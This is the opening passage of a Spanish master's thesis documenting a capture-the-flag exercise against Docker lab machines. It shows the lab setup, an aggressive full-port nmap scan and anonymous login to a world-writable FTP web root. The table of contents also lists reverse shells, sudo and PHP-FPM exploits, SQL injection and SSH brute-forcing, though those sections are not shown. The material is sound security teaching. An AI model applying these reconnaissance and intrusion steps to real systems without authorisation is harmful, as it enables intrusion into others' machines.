



Capture de Flag (CTF)

Nombre Estudiante: José Daniel Requena Moreno

Programa: Máster Universitario en Ciberseguridad y Privacidad

Nombre Profesores: Francisco José Ramírez Vicente

Fecha entrega: junio 2023



Esta obra está sujeta a una licencia de Reconocimiento-No Comercial-CompartirIgual [3.0 España de Creative Commons](https://creativecommons.org/licenses/by-nc-sa/3.0/es/)

FICHA DEL TRABAJO FINAL

Título del trabajo:	Seguridad en redes y sistemas. <i>Capture the flag</i>
Nombre del autor:	José Daniel Requena Moreno
Nombre del consultor:	Francisco José Ramírez Vicente
Fecha de entrega (mm/aaaa):	06/2023
Área del Trabajo Final:	Seguridad de redes y sistemas
Titulación:	Máster Universitario en Ciberseguridad y privacidad
Resumen del Trabajo (máximo 250 palabras):	
<p>El objetivo de este trabajo es aplicar los conocimientos adquiridos en ciberseguridad, en particular en el ámbito de la seguridad de redes y sistemas, para resolver tres retos tipo <i>Capture the Flag</i>.</p> <p>En cada uno de estos tres escenarios, formados por maquinas Linux ejecutándose como contenedores Docker, se esconden varias banderas que hay que recuperar para demostrar la penetración en el sistema y el robo de información.</p> <p>Para ello se han empleado diversas técnicas y herramientas de hacking ético, como la enumeración de puertos, la búsqueda y explotación de vulnerabilidades y la escalada de privilegios.</p> <p>La utilización de Docker como plataforma de ejecución fue fundamental para el desarrollo del trabajo, ya que permitió crear entornos aislados y reproducibles. De este modo se pudieron probar diferentes configuraciones y herramientas de hacking sin afectar a la configuración del sistema host.</p> <p>Por último, se ha redactado la presente memoria equiparable a un informe de auditoría técnica, en la cual se recogen las técnicas aplicadas, las vulnerabilidades detectas y se ofrecen medidas para corregirlas.</p>	

Abstract (in English, 250 words or less):

The objective of this work is to apply the knowledge acquired in cybersecurity, particularly in the field of network and systems security, to solve three Capture the Flag challenges. Each of these three scenarios is formed by Linux machines running as Docker containers, where several flags are hidden that must be recovered to demonstrate penetration into the system and information theft.

To achieve this, various techniques and tools of ethical hacking have been employed, such as port enumeration, vulnerability search and exploitation, and privilege escalation. The use of Docker as an execution platform was essential for the development of the work, as it allowed for the creation of isolated and reproducible environments. This made it possible to test different configurations and hacking tools without affecting the host system configuration.

Finally, this report has been drafted, comparable to a technical audit report, which includes the techniques applied, the vulnerabilities detected, and measures offered to correct them.

Palabras clave (entre 4 y 8):

Hacking ético / pentesting / CTF / ciberseguridad / exploit

Índice

Índice de figuras	7
1. Introducción	9
2. Plan de trabajo	10
3. Cronograma	12
4. Laboratorio	13
5. CTF	14
5.1. OoOps machine	14
5.1.1. Reconocimiento	15
Puerto 21	17
Puerto 8080	19
Puerto 22	19
5.1.2. Análisis de vulnerabilidades	19
5.1.3. Explotación	26
CVE-2019-14287	26
5.1.4. Persistencia	27
5.1.5. Medidas correctivas	28
5.2. Odyssey_v2	30
5.2.1. Reconocimiento	30
Puerto 2222	31
Puerto 8080	31
5.2.2. Análisis de vulnerabilidades	35
5.2.3. Explotación	35
CVE-2019--11043	35
Estudio de las imágenes y de los ficheros recuperados del servidor web....	40
Observaciones	43
5.2.4. Persistencia	44
5.2.5. Medidas correctivas	44
5.3. Jump_force	45
5.3.1. Reconocimiento	47
Puerto 5000	47
5.3.2. Análisis de vulnerabilidades <i>jump_uno</i>	50
5.3.3. Explotación <i>jump_uno</i>	53
5.3.4. Reconocimiento <i>jump_dos</i>	56
5.3.5. Análisis de vulnerabilidades <i>jump_dos</i>	60
5.3.5. Explotación <i>jump_dos</i>	62
5.3.6. Medidas correctivas	62

Jump_uno	62
Jump_dos	63
Bibliografía	65
Anexo	66
A. Tratamiento de la tty.....	66
B. Reverse Shell (<i>webshell</i>)	67
C. discovery.sh	71

Índice de figuras

Figura 1. Cronograma	12
Figura 2. Entorno de pruebas	13
Figura 3. Generación imagen Docker OoOps_machine	14
Figura 4. Script de ejecución OoOps_machine	15
Figura 5. Enumeración con Nmap: ftp-anonymous	17
Figura 6. Vulnerabilidad FTP Anonymous	17
Figura 7. Listado del contenido del servidor web	18
Figura 9. Página principal de servidor web	19
Figura 10. Reverse-shell.php	20
Figura 11. Acceso a OoOps_machine mediante una reverse shell	21
Figura 12. Tratamiento de la tty mediante Python	21
Figura 13. Procesos activos en OoOps_machine	22
Figura 14: Comando para encontrar la primera bandera en OoOps_machine	23
Figura 15. Primera bandera OoOps_machine	23
Figura 16. Fichero /etc/passwd – Usuario hacker	23
Figura 17. Conexión a OoOps_machine mediante SSH	24
Figura 18. Sudo -l	24
Figura 19. Comando scp	25
Figura 20. Paleta de colores de linpeas.sh	25
Figura 21. Vulnerabilidad sudo versión 1.8.26	25
Figura 22. Método de explotación de la vulnerabilidad de sudo	26
Figura 23. PoC vulnerabilidad sudo	26
Figura 24. Uso del comando find para encontrar el fichero flag.txt	26
Figura 25. Contenido de flag.txt	26
Figura 26. Salida obtenida de la ejecución del script linpeas.sh	27
Figura 27. Generación imagen de la maquina odyssey_v2	30
Figura 28. Escaneo de la máquina odyssey_v2	31
Figura 29. Resultado de ejecutar Gobuster	31
Figura 30. Contenido directorio /images	32
Figura 31. Visualización del contenido de todos los ficheros junk.txt	33
Figura 32. Contenido directorio /admin	34
Figura 33. Visualización del contenido del fichero /notes/note.txt	34
Figura 34. Ejemplo de uso de la herramienta DirBuster	34
Figura 35. Instalación en el sistema del compilador Golang	35
Figura 36. Generación ejecutable phui-pizdam	36
Figura 37. Optimización del ejecutable phui-pizdam	36
Figura 38. Prueba de phui-pizdam con phpinfo.php	36
Figura 39. Prueba de phui-pizdam con admin.php	37
Figura 40. Obtención del id de usuario con phui-pizdam	37
Figura 41. Web Server de Python	37
Figura 42. Copia de la utilidad netcat en odyssey_v2	37
Figura 43. Listado del directorio /tmp de odyssey_v2	38
Figura 44. Cambios de permisos en netcat	38
Figura 45. Verificación del cambio de permisos	38
Figura 46. Generación de una reverse shell en odyssey_v2	39

Figura 47. Descubrimiento del fichero flag.txt	39
Figura 48. Decodificación con CyberChef Base64.....	40
Figura 49. Decodificación con CyberChef Hexdump	41
Figura 50. Imagen hackersClub	41
Figura 51. Uso de steghide para extraer información oculta.....	42
Figura 52. Información extraída de las imágenes.....	42
Figura 53. Obtención del fichero flag.txt.....	42
Figura 54. Explotación vulnerabilidad CVE-2019-11043 con Metasploit.....	43
Figura 55. Configuración exploit	43
Figura 56. Ejecución del exploit.....	44
Figura 57. Esquema jump_force.....	46
Figura 58. Uso de docker-compose para iniciar jump_force.....	46
Figura 59. Ejecución jump_force	47
Figura 60. Escaneo de jump_uno	47
Figura 61. Contenido de la página principal del servidor web.....	47
Figura 62. Enumeración servidor web con GoBuster.....	48
Figura 63. Página principal visualizada con FireFox	49
Figura 64. Formulario password.php	49
Figura 65. Resultado obtenido de la ejecución password.php	49
Figura 66. Formulario backup.php.....	50
Figura 67. Resultado obtenido de la ejecución backup.php	50
Figura 68. JSQL Injection.....	51
Figura 69. Utilidad bc	52
Figura 70. Inyección de código en backup.php.....	53
Figura 71. Resultado obtenido de la inyección de código	53
Figura 72. Tabla flags	54
Figura 73. Tabla frases.....	54
Figura 74. Tabla users.....	55
Figura 75. Reverse Shell a jump_uno.....	55
Figura 76. Copia de chisel a jump_uno.....	57
Figura 77. Cambio de permisos a chisel.....	57
Figura 78. Generación del tunel socks.....	58
Figura 79. Enumeración red 172.18.0.0	59
Figura 80. Nmap para comprobar el servicio 2222	60
Figura 81. Servidor SSH jump_dos	60
Figura 82. Hydra contra el servidor SSH jump_dos	61
Figura 83. Resultado Hydra.....	62

1. Introducción

En los últimos años han proliferado diversas plataformas online que ofrecen entornos virtuales para realizar prácticas de hacking ético y seguridad informática. En estas plataformas los usuarios pueden registrarse y acceder a una amplia variedad de retos y ejercicios prácticos que les permiten mejorar sus habilidades en el ámbito de la seguridad informática.

Como ejemplos más conocidos podemos destacar a HackTheBox y TryHackMe. HackTheBox fue fundada en enero de 2017 y en sus inicios se enfocó en ofrecer entornos de prueba realistas y desafiantes que simulan situaciones reales de *hacking*. A partir de octubre de 2020 amplió su oferta creando HackTheBox Academy con el objetivo de proporcionar a los usuarios recursos formativos para aprender seguridad informática y hacking ético.

TryHackMe fue lanzada en septiembre de 2018 y desde entonces pone a disposición de los usuarios entornos de aprendizaje guiados que incluyen tutoriales y guías paso a paso para ayudarles a completar sus ejercicios.

A priori se podría pensar que este trabajo final de máster no es más que una réplica de algún entorno virtual de los comentados anteriormente. Y no más lejos de la realidad.

Este TFM da un paso más allá. Se han propuesto tres escenarios reales compuestos por un total de 4 máquinas, dos de las cuales están relacionadas. Las máquinas serán ejecutadas en contenedores usando la tecnología de Docker.

Todo está enfocado en aplicar los conocimientos adquiridos durante el máster para poder encontrar vulnerabilidades y explotarlas de manera efectiva con el objetivo final de hacernos con el control del sistema y poder *capturar* cierta información.

Por último, y no menos importante, se plasma en este informe-memoria las pruebas realizadas, los resultados obtenidos y las recomendaciones propuestas de forma clara, concisa y profesional.

Salvando las distancias este proyecto se podría comparar con la certificación OSCP (*Offensive Security Certified Professional*) la cual se enfoca en la práctica en lugar de la memorización de conceptos teóricos.

2. Plan de trabajo

El proyecto tiene una duración aproximada de 90 días. Hay una primera fase en la que se debe preparar el entorno de trabajo/laboratorio que se utilizará para realizar el *pentesting* de los sistemas propuestos (sistema operativo, herramientas...).

En nuestro caso utilizaremos como sistema operativo Kali Linux que es una distribución basada en Debian. Concretamente usaremos la versión 2022.4.

Haciendo un poco de historia se puede decir que la primera distribución de Kali fue creada por OffSec en 2004 y se llamó Whoppix, que significa WhiteHat Knoppix. Como se puede deducir por el nombre, se basó en Knoppix para el sistema operativo subyacente. Desde aquel entonces han ido apareciendo diferentes versiones basadas en Slackware, Ubuntu hasta llegar al 2013 en donde Offensive Security decidió remplazar su venerable proyecto BackTrack Linux y desarrollar Kali sobre Debian por su conocida calidad, estabilidad y amplia selección de software disponible.

¿Y por qué escoger Kali Linux para nuestro proyecto? Principalmente porque es una distribución de Linux orientada a la seguridad informática y a la realización de pruebas de penetración (*pentesting*). Incluye una gran variedad de herramientas de seguridad, como escáneres de vulnerabilidades, herramientas de análisis de redes, software de análisis forense...

Y no menos importante es que Kali Linux es una solución multiplataforma, accesible y de libre disposición para profesionales y aficionados a la seguridad de la información.

En Kali Linux no viene preinstalado Docker, que es el sistema de contenedores que se usará para desplegar las máquinas virtuales que son nuestro objetivo. Su instalación no contempla mucha dificultad y sólo hay que tener en cuenta ciertos aspectos pre y post instalación que más adelante se detallarán.

También instalaremos Nessus, producto de la empresa Teneable. Es utilizado para identificar vulnerabilidades en los sistemas y redes de una organización. Para ello utiliza una base de datos de vulnerabilidades conocidas para identificar posibles puntos débiles en los sistemas escaneados. En nuestro caso se instalará la versión gratuita Nessus *Essentials*, que permite escanear hasta 16 direcciones IP.

Una vez tengamos el laboratorio preparado se trabajará con cada una de las máquinas propuestas siguiendo las fases típicas de un ataque cibernético: desde la etapa inicial de reconocimiento hasta el objetivo final, que suele ser la exfiltración de datos (en nuestro caso es recuperar unos ficheros concretos).

En 2011 Lockheed Martin presentó en su informe de inteligencia de seguridad el modelo conocido como Cyber Kill Chain que revelaba las fases de un ataque cibernético. Este modelo, aún vigente, está compuesto principalmente por 7 fases:

1. Reconocimiento (reconnaissance),
2. Armamentización (weaponization),
3. Entrega (delivery),
4. Explotación (exploitation),
5. Instalación (installation),
6. Dominio y Control (command and control),
7. Acciones sobre el objetivo (actions on objective).

En nuestro caso habrá tareas que no se implementaran en su totalidad, como por ejemplo conseguir persistencia en los sistemas, dado que nos limitaremos a robar cierta información sin provocar daños ni crear puertas traseras.

De todos modos, y salvedades aparte, durante el proyecto trataremos de ajustarnos al modelo mencionado.

A partir del trabajo de investigación realizado se obtendrá una información valiosísima sobre el estado de los sistemas: detección de vulnerabilidades del software instalado por una mala política de actualizaciones o parches, malas configuraciones de productos, servicios instalados de forma innecesaria, sistema operativo no correctamente administrado...

Y una de las tareas más importantes será recopilar dicha información. Esta se plasmará en una memoria final similar a la de un informe realizado por una empresa auditora de seguridad y que recogerá todas las fases del proyecto, los trabajos realizados, los resultados obtenidos y las acciones correctivas recomendadas.

No hay que olvidar en el contexto en el que estamos: un trabajo final de un máster universitario. Y aunque la rigurosidad y el método científico deben primar en la redacción de esta memoria no significa que el resultado final no puede ser también didáctico y ameno. No son objetivos incompatibles.

3. Cronograma




Figura 1. Cronograma

4. Laboratorio

Está formado por dos máquinas virtualizadas sobre VirtualBox 7.0:

- Una de ellas será la máquina atacante bautizada como **Kali** y en la que instalaremos Kali Linux versión 2023.1
- A la segunda máquina la llamaremos **Titan**. Tendrá instalado Kali Linux versión 2023.1 y Docker. Su misión será albergar los contenedores de las máquinas que serán objetivo de las pruebas de *pentesting*.

Mediante dos entornos separados la máquina atacante no podrá tener acceso directo a los contenedores de los sistemas vulnerables. La única manera será a través de la IP de la máquina Titan y de los puertos que los contenedores publiciten al exterior.

VirtualBox es un hipervisor de tipo 2 y requiere de un sistema operativo anfitrión en donde instalarse. En nuestro caso será Windows 11 en un Home PC.

Se trata de un equipo con un procesador Intel i7-10700F compuesto por 8 núcleos, 16 subprocesos y una frecuencia básica de 2.90 GHz. Dispone de 32 GB de memoria principal DDR4-2933 y un disco SSD de 1 TB.

Estas prestaciones nos permitirán poder tener en ejecución dos máquinas virtuales con un rendimiento óptimo.




Figura 2. Entorno de pruebas


5. CTF

5.1. OoOps machine

Lo primero que tenemos que hacer es descargarnos a nuestro repositorio local y construir la imagen OoOps machine la cual está ubicada en hub.docker.com. Para ello ejecutamos el siguiente comando:

```
docker build . -t tfm:machine1
```

`-t`: permite especificar una etiqueta para la imagen que se está construyendo.



```
(dani@titan) [~/TFM/OoOps_machine]
└─$ docker build . -t tfm:machine1
Sending build context to Docker daemon 75.26kB
Step 1/3 : FROM jserrai/tfm_ctf:OoOps_machine
OoOps_machine: Pulling from jserrai/tfm_ctf
5bed26d33875: Pull complete
f11b29a9c730: Pull complete
930bda195c84: Pull complete
78bf9a5ad49e: Pull complete
ebccf5cf1c06: Pull complete
4f937390974b: Pull complete
68023a7832b0: Pull complete
d5f9ecde7d3d: Pull complete
e59928985a83: Pull complete
Digest: sha256:9eea683d3ef2947f189ef29c8fd7c11098d993be25e7ac1fc45462f19f89523b
Status: Downloaded newer image for jserrai/tfm_ctf:OoOps_machine
--> d32e74e7f2b2
Step 2/3 : WORKDIR /root/
--> Running in 89ce3a287b74
Removing intermediate container 89ce3a287b74
--> e9bd1983bf3e
Step 3/3 : CMD ["bash","execution.sh"]
--> Running in 26ffe1f57a09
Removing intermediate container 26ffe1f57a09
--> ac3504c85921
Successfully built ac3504c85921
Successfully tagged tfm:machine1

(dani@titan) [~/TFM/OoOps_machine]
└─$ docker images
REPOSITORY          TAG             IMAGE ID        CREATED         SIZE
tfm                  machine1        ac3504c85921   33 seconds ago 481MB
jserrai/tfm_ctf     OoOps_machine  d32e74e7f2b2   2 years ago    481MB

(dani@titan) [~/TFM/OoOps_machine]
└─$
```

Figura 3. Generación imagen Docker OoOps_machine

Mediante el comando `docker images` comprobamos que la imagen ya está descargada y guardada en nuestro equipo. Ahora lanzaremos el contenedor mediante la siguiente instrucción.

```
docker run -rm -it -e "IP=10.0.2.6" -p 21:21 -p 22:22 -p 8080:80 -p 10000:10000 tfm:machine1
```

`--rm`: elimina el contenedor después de su detención liberando espacio en el sistema.

`-it``: estos dos flags se combinan para permitir la interacción del usuario con el contenedor mediante una terminal (TTY).

`-e``: nos permite establecer una variable de entorno. En este caso "IP=10.0.2.6"

`-p 21:21``: esta opción especifica que el puerto 21 del host se redirigirá al puerto 21 del contenedor. Esto significa que, si en el contenedor (puerto 21) hay un servicio FTP únicamente se podrá acceder a él a través del puerto **21** de la máquina host.

`-p 22:22``: el puerto 22 del host se redirigirá al puerto 22 del contenedor. Si en el contenedor (puerto 22) hay un servicio SSH se podrá acceder a él a través del puerto **22** de la máquina host.

`-p 8080:80``: el puerto 8080 del host se redirigirá al puerto 80 del contenedor. Si en el contenedor (puerto 80) hay un servicio web se podrá acceder a él a través del puerto **8080** de la máquina host.

`-p 10000:10000``: como en los casos anteriores el puerto 10000 del host se redirigirá al puerto **10000** de contenedor.

`tfm:machine1``: esta es la imagen de Docker que se utilizará para crear el contenedor. En este caso, se utiliza la imagen "tfm:machine1".

```
(dani@titan) - [~/TFM/OoOps_machine]
$ ./start.sh
* Starting FTP server vsftpd
* vsftpd failed - probably invalid config.
* Starting Apache httpd web server apache2
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2. Set the 'ServerName' directive globally to suppress this message
*
* Starting OpenBSD Secure Shell server sshd                                [ OK ]
```

Figura 4. Script de ejecución OoOps_machine

Ya tenemos operativa la máquina **OoOps_machine** escuchando por los puertos mencionados anteriormente.

5.1.1. Reconocimiento

Para que un puerto de un contenedor Docker sea accesible antes debe estar *asociado* a un puerto de la máquina anfitriona en donde se está ejecutando Docker (en nuestro caso la máquina Titan). Analizando la sentencia que ejecuta el contenedor vemos claramente que únicamente hay 4 puertos (21,22,8080 y 10000) *mapeados*. Por lo tanto, aunque el contenedor tenga más servicios usando otros puertos estos no serán accesibles desde nuestra máquina atacante Kali.

Con esta información podríamos limitarnos a escanear con Nmap los puertos mencionados. En un sistema real es difícil que a priori el atacante sepa que puertos tiene abiertos la máquina objetivo. Nos basaremos en este segundo escenario y analizaremos todos los puertos como si se tratara de un sistema del cual no tenemos ninguna información.

Ejecutamos la utilidad **nmap** con las siguientes opciones:

```
nmap -Pn -sV -sS -sC -T4 -p- 10.0.2.6
```

`-Pn`: Desactiva las solicitudes echo ICMP. Nmap tratará de escanear los puertos incluso si el host no responde a los pings.

`-sV`: Detección de los servicios que se encuentran en los puertos abiertos. Nmap intentará identificar el software y la versión que se está ejecutando en cada puerto.

`-sS`: Realiza un escaneo tipo "TCP SYN".

`-sC`: Se ejecuta un conjunto de scripts de pruebas de seguridad conocidos como "Scripts NSE".

`-T4`: Tiempo de escaneo "agresivo". Se ejecuta más rápido que el perfil de tiempo de escaneo predeterminado lo que puede aumentar la detección de puertos abiertos, aunque también suele generar más ruido en la red.

`-p`: Escanea todos los puertos, desde el puerto 1 hasta el puerto 65535.


```
(dani@kali) - [~]
└─$ sudo nmap -Pn -sV -sS -sC -T4 -p- 10.0.2.6
[sudo] contraseña para dani:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-19 11:29 CET
Nmap scan report for 10.0.2.6
Host is up (0.00063s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxrwxrwx   1 0      0      4096 Apr 11 2020 html [NSE: writeable]
|_ ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to 10.0.2.5
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 4
|_   vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 036682832409d0bac98b6149bbb9c7e3 (RSA)
|_   256 27c9ce5b8d7a5a301cfa96e1f514cdae (ECDSA)
|_   256 d93f384f3480ebb5d34a64aa2e8d0706 (ED25519)
8080/tcp  open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Prueba de PHP
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 08:00:27:C5:7E:73 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.37 seconds
```

Figura 5. Enumeración con Nmap: ftp-anonymous

Vemos que hay **tres puertos abiertos y accesibles**: el 21, 22 y 8080.

Puerto 21

Se está ejecutando un servicio ftp, concretamente la aplicación vsftpd 3.0.3. Y gracias al *flag* -sC que pusimos en el momento de lanzar la consulta Nmap nos aporta una información extra muy interesante:

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxrwxrwx   1 0      0      4096 Apr 11 2020 html [NSE: writeable]
```



Figura 6. Vulnerabilidad FTP Anonymous

Este significa dos cosas: que el servidor ftp está configurado para aceptar conexiones con el usuario **anonymous** (y con cualquier contraseña) y que tiene permisos de lectura, escritura y ejecución sobre el directorio al que se conecta.

En general permitir el acceso anónimo a un servidor FTP no se considera una vulnerabilidad, ya que es una funcionalidad común y legítima en muchos servidores FTP. Sin embargo, es importante tener en cuenta que si se permite el acceso anónimo, los usuarios pueden tener acceso a archivos y directorios que no deberían ser accesibles públicamente.

Mencionar que debe tenerse en cuenta que el Reglamento General de Protección de Datos de la Unión Europea establece ciertos requisitos y principios en cuanto al tratamiento de datos personales, incluyendo los datos personales que se transfieren a través de servidores FTP. Por lo tanto, habrá que verificar a que tipo de información podemos acceder mediante la cuenta *anonymous*.

Probamos a acceder usando como usuario *anonymous* y como password el que queremos (por ejemplo, uoc).

```
(dani@kali) ~
└─$ ftp 10.0.2.6
Connected to 10.0.2.6.
220 (vsFTPd 3.0.3)
Name (10.0.2.6:dani): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||10000|)
150 Here comes the directory listing.
drwxr-xr-x  1 0      0          4096 Apr 11  2020 .
drwxr-xr-x  1 0      0          4096 Apr 11  2020 ..
drwxrwxrwx  1 0      0          4096 Apr 11  2020 html
226 Directory send OK.
ftp> cd html
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||10000|)
150 Here comes the directory listing.
drwxrwxrwx  1 0      0          4096 Apr 11  2020 .
drwxr-xr-x  1 0      0          4096 Apr 11  2020 ..
-rw-r--r--  1 0      0        10918 Apr 11  2020 index.html.bak
-rw-r--r--  1 0      0          164 Apr 11  2020 index.php
226 Directory send OK.
ftp> █
```

Figura 7. Listado del contenido del servidor web

Todo apunta a que estamos en el directorio de nuestro servidor web con permisos de escritura, lectura y ejecución (tal como nos reveló nmap durante el escaneo).

Puerto 8080

Encontramos un servidor web Apache 2.4.29. Mediante curl visitamos su página principal.

```
(dani@kali) - [~]
└─$ curl "http://10.0.2.6:8080"

<html>
<head>
  <title>Prueba de PHP</title>
</head>
<body>
<p>Soy la maquina 0o0ps machine. Parece que quieres jugar...</p> </body>
</html>
